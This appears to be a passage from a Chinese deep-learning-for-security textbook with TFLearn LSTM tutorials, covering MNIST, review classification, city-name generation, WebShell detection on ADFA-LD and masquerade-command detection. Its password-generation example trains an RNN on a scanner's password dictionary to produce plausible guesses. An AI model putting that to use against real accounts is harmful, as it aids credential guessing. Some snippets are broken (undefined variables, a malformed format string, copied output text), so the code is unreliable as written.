4	[0,0,0,0,1,0,0,0,0]	9	[0,0,0,0,0,0,0,0,0,1]

原有的图片文件大小是 28×28 ，在DNN以及MLP的案例中，我们将其转换成维度为784的特征向量，如图16-5所示。

在RNN模型中，特别适合处理时序型数据，所以我们需要将数据格式进行转换，如图16-6所示。




图16-5 DNN中针对MNIST数据的处理




图16-6 RNN中针对MNIST数据的处理

在Python环境下实现这样的转换非常方便，只需要调用NumPy的函数np.reshape即可：

```
X = np.reshape(X, (-1, 28, 28))
testX = np.reshape(testX, (-1, 28, 28))
```

2.训练样本

构造RNN神经网络，使用LSTM算法。

设置输入参数的形状为 28×28 :

```
net = tflearn.input_data(shape=[None, 28, 28])
```

设置使用LSTM算法:

```
net = tflearn.lstm(net, 128, return_seq=True)
net = tflearn.lstm(net, 128)
```

设置全连接网络:

```
net = tflearn.fully_connected(net, 10, activation='softmax')
```

设置输出节点，优化算法使用adam，损失函数使用categorical_crossentropy:

```
net = tflearn.regression(net, optimizer='adam',
                         loss='categorical_crossentropy', name="output1")
```

创建神经网络实体:

```
model = tflearn.DNN(net, tensorboard_verbose=2)
```

调用fit函数训练样本:

```
model.fit(X, Y, n_epoch=1, validation_set=0.1, show_metric=True,
           snapshot_step=100)
```

其中主要参数的含义为:

·n_epoch，整个数据集合训练的次数；

- validation_set，验证数据集的比例，也可以直接填写集合，比如(testX, testY) ,
- show_metric，是否展现完整训练过程，
- snapshot_step，snapshot的训练步长。

3.验证效果

运行程序，效果演示如图16-7所示。

```
Log directory: /tmp/tflearn_logs/
WARNING:tensorflow:Error encountered when serializing layer_tensor/LSTM.
Type is unsupported, or the types of the items don't match field type in CollectionDef.
'list' object has no attribute 'name'
-----
Training samples: 49500
Validation samples: 5500
--
Training Step: 100 | total loss: 0.97388 | time: 17.408s
| Adam | epoch: 001 | loss: 0.97388 - acc: 0.6815 | val_loss: 0.88355 - val_a
cc: 0.7235 -- iter: 06400/49500
--
Training Step: 200 | total loss: 0.56771 | time: 33.929s
| Adam | epoch: 001 | loss: 0.56771 - acc: 0.8151 | val_loss: 0.62796 - val_a
cc: 0.7884 -- iter: 12800/49500
--
Training Step: 300 | total loss: 0.46674 | time: 52.013s
| Adam | epoch: 001 | loss: 0.46674 - acc: 0.8539 | val_loss: 0.44639 - val_a
cc: 0.8684 -- iter: 19200/49500
--
Training Step: 386 | total loss: 0.31694 | time: 69.534s
| Adam | epoch: 001 | loss: 0.31694 - acc: 0.9022 -- iter: 24704/49500
```

图16-7 RNN识别MNIST数据

其中训练数据集个数为55000， 测试数据集合个数为10000：

```
Training samples: 55000
Validation samples: 10000
```

最终准确率达到了95%左右， 相当不错了：

```
Training Step: 860 | total loss: 0.19170 | time: 179.915s
| Adam | epoch: 001 | loss: 0.19170 - acc: 0.9450 | val_loss: 0.16047 - val_acc:0.95
```

16.3 示例：识别恶意评论

完整演示代码请见本书GitHub上的16-2.py和16-3.py。

1. 数据清洗与特征化

从早期的BBS到现在的贴吧、微信和微博，恶意评论一直都挥之不去，有的是网友的无意吐槽，有的是水军的恶意攻击。以往大型互联网企业都需要雇佣大量的运营支撑人员，人工进行筛选，随着互联网的发展，尤其是移动互联网的发展，人工维护几乎成了不可能完成的任务。这次我们尝试使用机器学习的方法来识别恶意评论。这次我们的样本采用Movie Review Data数据集。Movie Review Data数据集包含1000条正面的评论和1000条负面评论，被广泛应用于文本分类尤其是恶意评论识别方面。本书使用其最新的版本，polarity dataset v2.0，详细的介绍请参考第3章内容。

Movie Review Data数据集的每条评论都保存成单独的一个文本文件，正面和负面的评论放置在不同的文件夹下面，使用词袋模型将文本向量化。

读取文件，把每个文件转换成一个字符串：

```
def load_one_file(filename):
    x=""
    with open(filename) as f:
        for line in f:
            x+=line
    return x
```

遍历读取文件夹下全部文件：

```
def load_files(rootdir,label):
    list = os.listdir(rootdir)
    x=[]
    y=[]
    for i in range(0, len(list)):
        path = os.path.join(rootdir, list[i])
        if os.path.isfile(path):
            print "Load file %s" % path
            y.append(label)
            x.append(load_one_file(path))
```

```
return x,y
```

根据不同文件夹，标记为正面和负面，其中正面评论标记为0，负面评论标记为1：

```
def load_data():
    x=[]
    y=[]
    x1,y1=load_files("../data/movie-review-data/review_polarity/txt_sentoken/pos/",0)
    x=x1+x2
    y=y1+y2
    return x,y
```

使用词袋模型将数据向量化，并且使用train_test_split将样本随机划分成训练集合和测试集合，分配比例为0.4：

```
x,y=load_data()
x_train, x_test, y_train, y_test = train_test_split(x, y, test_size=0.4, random_state=42)
vp = learn.preprocessing.VocabularyProcessor(max_document_length=MAX_DOCUMENT_LENGTH)
vp.fit(x)
x_train = np.array(list(vp.transform(x_train)))
x_test = np.array(list(vp.transform(x_test)))
n_words=len(vp.vocabulary_)
print('Total words: %d' % n_words)
```

2.训练样本

NB算法在文本分类领域有着广泛的应用，作为对比测试，首先使用NB算法：

```
gnb = GaussianNB()
gnb.fit(x_train, y_train)
```

识别页面评论过程如图16-8所示。




图16-8 RNN/NB识别负面评论的过程

RNN特别适合检测时序型数据，所以需要将评论转换成时序数据，截取文件的前100个单词作为一个序列，每个单词又由词袋模型进行编码，标记数据使用one-hot编码，如图16-9所示。




图16-9 评论内容转换成RNN可以处理的时序向量

```

trainX = pad_sequences(trainX, maxlen=100, value=0.)
testX = pad_sequences(testX, maxlen=100, value=0.)
trainY = to_categorical(trainY, nb_classes=2)
testY = to_categorical(testY, nb_classes=2)

```

构造RNN网络，输入层长度为100，embedding输入的数据维度为词

袋的词汇表的长度n_words，输出的数据维度定义为128，LSTM层随机筛选80%的数据传递给下一层：

```
net = tflearn.input_data([None, 100])
net = tflearn.embedding(net, input_dim=n_words, output_dim=128)
net = tflearn.lstm(net, 128, dropout=0.8)
```

全连接层激活函数使用softmax函数，输出数据维度为2，优化使用adam算法，学习速率为0.001：

```
net = tflearn.fully_connected(net, 2, activation='softmax')
net = tflearn.regression(net, optimizer='adam', learning_rate=0.001,
                        loss='categorical_crossentropy')
model = tflearn.DNN(net, tensorboard_verbose=0)
model.fit(trainX, trainY, validation_set=(testX, testY), show_metric=True,
          batch_size=32)
```

3.验证效果

NB算法比对测试数据集的预测结果与标记数据，准确率为51%左右：

```
y_predict = gnb.fit(x_train, y_train).predict(x_test)
score = metrics.accuracy_score(y_test, y_predict)
print('NB Accuracy: {:.f}'.format(score))
```

RNN算法在fit函数中直接指定了测试数据集合（testX, testY）：

```
model.fit(trainX, trainY, validation_set=(testX, testY), show_metric=True,
          batch_size=32)
```

运行结果如图16-10所示，准确率61%左右，不是特别理想。

```
Training Step: 304 | total loss: 0.05232 | time: 12.625s
| Adam | epoch: 008 | loss: 0.05232 - acc: 0.9918 | val_loss: 1.18885 -
val_acc: 0.6275 -- iter: 1200/1200
--
Training Step: 342 | total loss: 0.00589 | time: 11.747s
| Adam | epoch: 009 | loss: 0.00589 - acc: 0.9997 | val_loss: 1.31569 -
val_acc: 0.6162 -- iter: 1200/1200
--
Training Step: 380 | total loss: 0.00362 | time: 11.822s
| Adam | epoch: 010 | loss: 0.00362 - acc: 1.0000 | val_loss: 1.42625 -
val_acc: 0.6150 -- iter: 1200/1200
--  
          modify_train, x_test, y_train, y_test)
          co_mm(x_train, x_test, y_train, y_test)
(tensorflow) B0000000B60544:code liu.yan$
```

图16-10 RNN识别评论结果

16.4 示例：生成城市名称

RNN具有记忆性，在经过大量训练后可以学习到时序数据的潜在规律，并且可以使用这种规律随机生成新的序列。下面我们举个非常有趣的例子，把美国现有的城市名称录入RNN，RNN学习到城市名称的潜在规律后，随机生成新的城市名称。图16-11是全美棒球联盟的队徽，几乎每个城市都有自己的棒球队，并且会以城市的名称命名球队。完整演示代码请见本书GitHub上的16-4.py。



图16-11 以城市命名的美国棒球队队徽

1. 数据清洗与特征化

下载美国城市名称，下载链接为：

<https://raw.githubusercontent.com/tflearn/tflearn.GitHub.io/master/reso>

保存文件为US_Cities.txt，文件内容如下：

```
Abbeville
Abbotsford
Abbott
Abbottsburg
Abbottstown
Abbyville
Abell
Abercrombie
Aberdeen
Aberfoil
Abernant
Abernathy
```

约定城市名称最长不超过20，逐行读取城市名称，将数据向量化，并生成对应的样本以及标记、字典：

```
path = "../data/US_Cities.txt"
 maxlen = 20
 string_utf8 = open(path, "r").read().decode('utf-8')
 X, Y, char_idx = \
     string_to_semi_redundant_sequences(string_utf8, seq_maxlen=maxlen, redun_step=3)
```

2.训练样本

构造RNN，使用LSTM算法：

```
g = tflearn.input_data(shape=[None, maxlen, len(char_idx)])
g = tflearn.lstm(g, 512, return_seq=True)
g = tflearn.dropout(g, 0.5)
g = tflearn.lstm(g, 512)
g = tflearn.dropout(g, 0.5)
g = tflearn.fully_connected(g, len(char_idx), activation='softmax')
g = tflearn.regression(g, optimizer='adam', loss='categorical_crossentropy',
                      learning_rate=0.001)
```

对应的RNN结构如图16-12所示。




图16-12 自动生成城市名称的RNN结构示意图

实例化基于RNN的序列生成器，并使用对应的字典：

```
m = tflearn.SequenceGenerator(g, dictionary=char_idx,
                               seq_maxlen=maxlen,
                               clip_gradients=5.0,
                               checkpoint_path='model_us_cities')
```

3.验证效果

使用随机种子，通过RNN模型随机生成城市名称：

```
for i in range(40):
    seed = random_sequence_from_string(file_lines, maxlen)
    m.fit(X, Y, validation_set=0.1, batch_size=128,
          n_epoch=1, run_id='us_cities')
    print("... TESTING...")
    print("-- Test with temperature of 1.2 --")
    print(m.generate(30, temperature=1.2, seq_seed=seed))
    print("-- Test with temperature of 1.0 --")
    print(m.generate(30, temperature=1.0, seq_seed=seed))
    print("-- Test with temperature of 0.5 --")
    print(m.generate(30, temperature=0.5, seq_seed=seed))
```

运行程序，学习现有城市名称，训练数据62106条，校验数据6901条：

Training samples: 62106
Validation samples: 6901

Temperature定义为新颖程度，Temperature越小，自动生成的城市名称越接近样本中的城市名称，Temperature越大，自动生成的城市名称与样本中的城市名称差别越大。当Temperature为1.2:

Efland
Egan
Egbert
Saagawie
Watwe ariplrna
Eifrac

Temperature为1.0:

Efland
Egan
Egbert
Fonlen Weno
Betemsli
Becmutnnd

Temperature为0.5:

Efland
Egan
Egbert
Landou
Parnsasn
Maron
Larerun

16.5 示例：识别WebShell

完整演示代码请见本书GitHub上的16-5.py。

1. 数据清洗与特征化

我们使用ADFA-LD数据集中关于WebShell的数据进行实验，ADFA-LD数据集详细介绍请阅读第3章相关内容。ADFA-LD本质上是通过HIDS记录系统在正常与被入侵情况下的系统调用情况。系统调用本身就具有时序性，如图16-13所示。




图16-13 ADFA-LD数据时序化示意图

逐行读取文件，并记录当前系统调用序号的最大值，系统调用序号使用整数记录：

```
def load_one_flle(filename):
    global max_sys_call
    x=[]
    with open(filename) as f:
        line=f.readline()
        line=line.strip('\n')
        line=line.split(' ')
        for v in line:
            if len(v) > 0:
                x.append(int(v))
                if int(v) > max_sys_call:
                    max_sys_call=int(v)
    return x
```

加载正常系统调用序列，并标记为正常：

```
def load_adfa_training_files(roottdir):
    x=[]
    y=[]
    list = os.listdir(roottdir)
    for i in range(0, len(list)):
        path = os.path.join(roottdir, list[i])
        if os.path.isfile(path):
            x.append(load_one_flle(path))
            y.append(0)
    return x,y
```

加载WebShell运行下系统调用序列，并标记为WebShell：

```
def load_adfa_webshell_files(roottdir):
    x=[]
    y=[]
    allfile=dirlist(roottdir,[])
    for file in allfile:
        if re.match(r'..../data/ADFA-LD/Attack_Data_Master/Web_Shell_\d+/UAD-W*',file):
            x.append(load_one_flle(file))
            y.append(1)
    return x,y
```

将正常数据与异常数据混合，随机分配成训练数据集和测试数据集：

```
x1,y1=load_adfa_training_files("../data/ADFA-LD/Training_Data_Master/")
x2,y2=load_adfa_webshell_files("../data/ADFA-LD/Attack_Data_Master/")
x=x1+x2
y=y1+y2
x_train, x_test, y_train, y_test = train_test_split(x, y, test_size=0.4, random_state=42)
```

2.训练样本

构造RNN，使用LSTM算法：

```
net = tflearn.input_data([None, max_sequences_len])
net = tflearn.embedding(net, input_dim=max_sys_call+1, output_dim=128)
net = tflearn.lstm(net, 128, dropout=0.8)
net = tflearn.fully_connected(net, 2, activation='softmax')
net = tflearn.regression(net, optimizer='adam', learning_rate=0.1,
                         loss='categorical_crossentropy')
```

实例化RNN，默认序列长度为100，不足时使用0补齐：

```
trainX = pad_sequences(trainX, maxlen=max_sequences_len, value=0.)
testX = pad_sequences(testX, maxlen=max_sequences_len, value=0.)
trainY = to_categorical(trainY, nb_classes=2)
testY = to_categorical(testY, nb_classes=2)
model = tflearn.DNN(net, tensorboard_verbose=3)
model.fit(trainX, trainY, validation_set=(testX, testY), show_metric=True,
          batch_size=32, run_id="maidou")
```

3.验证效果

使用测试数据集验证效果，准确率约93%，效果图见图16-14。

```
Training Step: 162 | total loss: 0.17804 | time: 4.591s
| Adam | epoch: 009 | loss: 0.17804 - acc: 0.9486 | val_loss: 0.
32418 - val_acc: 0.8924 -- iter: 570/570
--
Training Step: 180 | total loss: 0.23187 | time: 4.586s
| Adam | epoch: 010 | loss: 0.23187 - acc: 0.9296 | val_loss: 0.
23488 - val_acc: 0.9344 -- iter: 570/570
--
(tensorflow) B0000000B60544:code liu.yan$
```

图16-14 RNN检测ADFA-LD数据集中的WebShell效果图

16.6 示例：生成常用密码

近几年各大网站的疑似撞库以及密码泄露事件屡见不鲜，从CSDN、小米到网易等，虽然互联网技术迅速发展，但是基于用户名和密码的身份认证依然还是主流。人天生有惰性，以密码为例子，人们都喜欢在不同网站使用同样的密码，一旦某个网站的密码被泄露，黑产便可以长驱直入登录其他网站（如图16-15所示）。



图16-15 密码泄露事件

人们在设置密码的时候，总是倾向于好记的密码，于是密码便和常见实物具有很强的关联性，常见的密码之间也存在一定的关联性，我们尝试让RNN学习常见的密码，摸索其中的规律，然后自动生成新密码。完整演示代码请见本书GitHub上的16-6.py。

1.数据清洗与特征化

我们使用WVS自带的密码字典作为训练集。

约定密码长度最长不超过10，逐行读取密码本中每行密码，将数据向量化，并生成对应的样本以及标记、字典：

```
path = "../data/wvs-pass.txt"
 maxlen = 10
 string_utf8 = open(path, "r").read()X, Y, char_idx =
    string_to_semi_redundant_sequences(string_utf8, seq_maxlen=maxlen, redun_step=3)
```

2.训练样本

构造RNN，使用LSTM算法：

```
g = tflearn.input_data(shape=[None, maxlen, len(char_idx)])
g = tflearn.lstm(g, 512, return_seq=True)
g = tflearn.dropout(g, 0.5)
g = tflearn.lstm(g, 512)
g = tflearn.dropout(g, 0.5)
g = tflearn.fully_connected(g, len(char_idx), activation='softmax')
g = tflearn.regression(g, optimizer='adam', loss='categorical_crossentropy',
                      learning_rate=0.001)
```

实例化基于RNN的序列生成器，并使用对应的字典：

```
m = tflearn.SequenceGenerator(g, dictionary=char_idx,
                               seq_maxlen=maxlen,
                               clip_gradients=5.0,
                               checkpoint_path='wvs_pass')
```

3.验证效果

分别设置不同的新颖度Temperature来生成密码：

```
for i in range(40):
    seed = random_sequence_from_string(file_lines, maxlen)
    m.fit(X, Y, validation_set=0.1, batch_size=128,
          n_epoch=1, run_id='us_cities')
    print("... TESTING...")
    print("-- Test with temperature of 1.2 --")
    print(m.generate(30, temperature=1.2, seq_seed=seed))
    print("-- Test with temperature of 1.0 --")
    print(m.generate(30, temperature=1.0, seq_seed=seed))
    print("-- Test with temperature of 0.5 --")
    print(m.generate(30, temperature=0.5, seq_seed=seed))
```

运行程序，学习现有城市名称，训练数据52463条，校验数据5830条：

```
Training samples: 52463
```

Validation samples: 5830

当Temperature为1.2:

y~~
3dmgamgiaoo
ag.i@o17.tc
da#eUg^ioo

Temperature为1.0:

y~~
3dmgamiag0132
290.29
w@zwe31735)bvi

Temperature为0.5:

y~~
3dmgam
e2234687
123433
wonin12384
ja

16.7 示例：识别异常操作

Gitlab的一位系统管理员在给线上数据库做负载均衡工作时，遭受了DDoS攻击。在阻止了攻击之后，运维人员发现了数据库不同步的问题，便开始修复。在修复过程中，错误地在生产环境上执行了数据库目录删除命令（见图16-16），导致300GB数据被删除，Gitlab被迫下线。在恢复的过程中，他们发现只有db1.staging的数据库可以用于恢复，而其他5种备份机制都不可用。db1.staging是6小时前的数据，而且传输速率有限，导致恢复进程缓慢，Gitlab最终丢掉了差不多6个小时的数据。



图16-16 Gitlab被管理员误删除

黑客入侵Web服务器以后，通常会通过系统漏洞进一步提权，获得root权限，内部员工的违规操作同样也可能造成巨大危害。我们试图通过搜集Linux服务器的bash操作日志，通过训练识别出特定用户的操作习惯，然后进一步识别出异常操作行为。完整演示代码请见本书GitHub上的16-7.py。

1.数据清洗与特征化

我们使用SEA数据集涵盖70多个UNIX系统用户的行为日志，这些数据来自UNIX系统acct机制记录的用户使用的命令。SEA数据集中每个用户都采集了15000条命令，从用户集合中随机抽取50个用户作为正常用户，剩余用户的命令块中随机插入模拟命令作为内部伪装者攻击数据。关于SEA数据集的详细介绍请参考第3章中的内容。

逐行读取并加载命令：

```
def load_user_cmd_new(filename):
    cmd_list=[]
    dist=[]
    with open(filename) as f:
        i=0
        x=[]
        for line in f:
            line=line.strip('\n')
            x.append(line)
            dist.append(line)
            i+=1
```

每100个命令组成一个向量：

```
if i == 100:
    cmd_list.append(x)
    x=[]
    i=0
```

把每个命令当成一个单词，使用词集模型进行处理：

```
fdist = FreqDist(dist).keys()
```

使用生成词集的词汇表对操作命令进行编码，将操作命令序列化：

```
def get_user_cmd_feature_new(user_cmd_list,dist):
    user_cmd_feature=[]
    for cmd_list in user_cmd_list:
        x=[]
        for cmd in cmd_list:
            v = [0] * len(dist)
            for i in range(0, len(dist)):
                if cmd == dist[i]:
                    v[i] = 1
            x.append(v)
        user_cmd_feature.append(x)
    return user_cmd_feature
```

2.训练样本

RNN识别异常的流程如图16-17所示。

以User3为例，文件中一共记录了15000个命令共150个命令序列，

每个命令序列长度固定，均为100。前80个命令块（序列）作为训练集，后70个命令块为测试集合：

```
user_cmd_list,dist=load_user_cmd_new("../data/MasqueradeDat/User7")
n_words=len(dist)
user_cmd_feature=get_user_cmd_feature_new(user_cmd_list,dist)
labels=get_label("../data/MasqueradeDat/label.txt",6)
y=[0]*50+labels
x_train=user_cmd_feature[0:N]
y_train=y[0:N]
x_test=user_cmd_feature[N:150]
y_test=y[N:150]
```

